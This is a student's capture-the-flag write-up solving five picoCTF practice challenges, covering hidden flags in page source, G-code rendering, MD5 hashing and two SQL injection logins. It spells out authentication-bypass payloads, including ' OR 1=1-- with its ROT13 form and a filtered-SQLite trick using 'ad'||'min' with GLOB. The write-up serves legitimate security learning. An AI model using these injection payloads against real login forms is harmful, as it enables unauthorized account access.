

Name: S.Dhanish Ahamed

Reg No: 25BCE0001

Email: [ghanish.ahamed2025@vitstudent.ac.in](mailto:ghanish.ahamed2025@vitstudent.ac.in)



Domain: Cybersecurity


## Task1: Capture The Flag

### 1) Question: <https://play.picoctf.org/practice/challenge/18>

Solution:


- The question asks us to find a flag that is hidden somewhere within the website
- When the source code of the website is examined by opening developer tools by pressing F12, we find three parts of the flag in (index), myjs.js, mycss.css






## 2) Question: <https://play.picoctf.org/practice/challenge/8>

- A link to a website is given. When you go to the login page it asks you to enter the password for admin
- Press F12 to enter developer tools. In the HTML the line and replace the value with 1. This will show the actual SQL query that is being run in the background




- Enter any random password and click login. This will reveal the actual SQL query being run in the background. We can see that the password we enter is being encrypted. The encryption used in

ROT13 (a simple substitution cipher that replaces a letter with the 13th letter after it)



- Now if we do SQL injection and enter the query ' OR 1=1-- we get the key. We have to enter the ROT13 version of the query ' OR 1=1--, which is ' BE 1=1--




Question3: <https://play.picoctf.org/practice/challenge/116>

- A netcat command is given in the question. When we run the netcat command we get a bunch of CNC machine codes also known as G-Code
- A CNC machine code is a type of code which gives a manufacturing machine exact coordinates of the point to move.
- When the G-codes are converted into a 3D model using an online converter we get the Flag


```
dhanish@dhanish-dellg155530:~$ nc mercury.picoctf.net 53740
```

```
G1Z0.1
G1X198.2069Y6.6207
G1X198.4828Y6.3448
G1X198.7586Y5.7931
G1X198.7586Y5.2414
G1X198.4828Y4.6897
G1X198.2069Y4.4138
G1X197.9310Y3.8621
G1X197.9310Y3.3103
G1X198.4828Y2.7586
G0Z0.1
G0X198.2069Y6.6207
G1Z0.1
G1X198.4828Y6.0690
G1X198.4828Y5.5172
G1X198.2069Y4.9655
G1X197.9310Y4.6897
G1X197.6552Y4.1379
G1X197.6552Y3.5862
G1X197.9310Y3.0345
G1X199.0345Y2.4828
G1X197.9310Y1.9310
G1X197.6552Y1.3793
G1X197.6552Y0.8276
G1X197.9310Y0.2759
G1X198.2069Y0.0000
G1X198.4828Y-0.5517
G1X198.4828Y-1.1034
G1X198.2069Y-1.6552
G0Z0.1
G0X198.4828Y2.2069
G1Z0.1
G1X197.9310Y1.6552
G1X197.9310Y1.1034
G1X198.2069Y0.5517
G1X198.4828Y0.2759
G1X198.7586Y-0.2759
G1X198.7586Y-0.8276
G1X198.4828Y-1.3793
G1X198.2069Y-1.6552
G1X197.6552Y-1.9310
G0Z0.1
```



Question 4: <https://play.picoctf.org/practice/challenge/128>

- A link to a website is provided which we have to exploit using SQL injection to reveal the flag





Filtered SQLite Injection Challenge #3

Username  
ad||'min

Password  
a\*\*\*\*\*


SIGN IN

- We know that the username is 'admin', but a bunch of filter words are provided which when entered in as username will be filtered and 'admin' is also a filter words.
- So, we have to find a way to pass admin to the SQL query running in the background without explicitly typing 'admin'.
- We use the concatenation ( || ) in SQL to achieve this. When we type ad'||'min username it will be evaluated as 'admin'.
- In the password field we enter 'a' GLOB \*. GLOB is an operator in SQL that checks if a pattern exists. Assuming that a is not the password then the first condition will evaluate to 0. Then the query becomes 0 GLOB \*. '\*' means everything, so the result will always be True, no matter what the password is
- After successfully logging in we get the key in another website which is also provided in the question




Question 5: <https://play.picoctf.org/practice/challenge/243>

- A netcat command is provided in the question. When we run command in the terminal it asks us to enter the MD5 hash of some strings, which we can go to the website <https://www.md5hashgenerator.com/> and find the required hash.
- When all the hashes are given the flag is revealed.

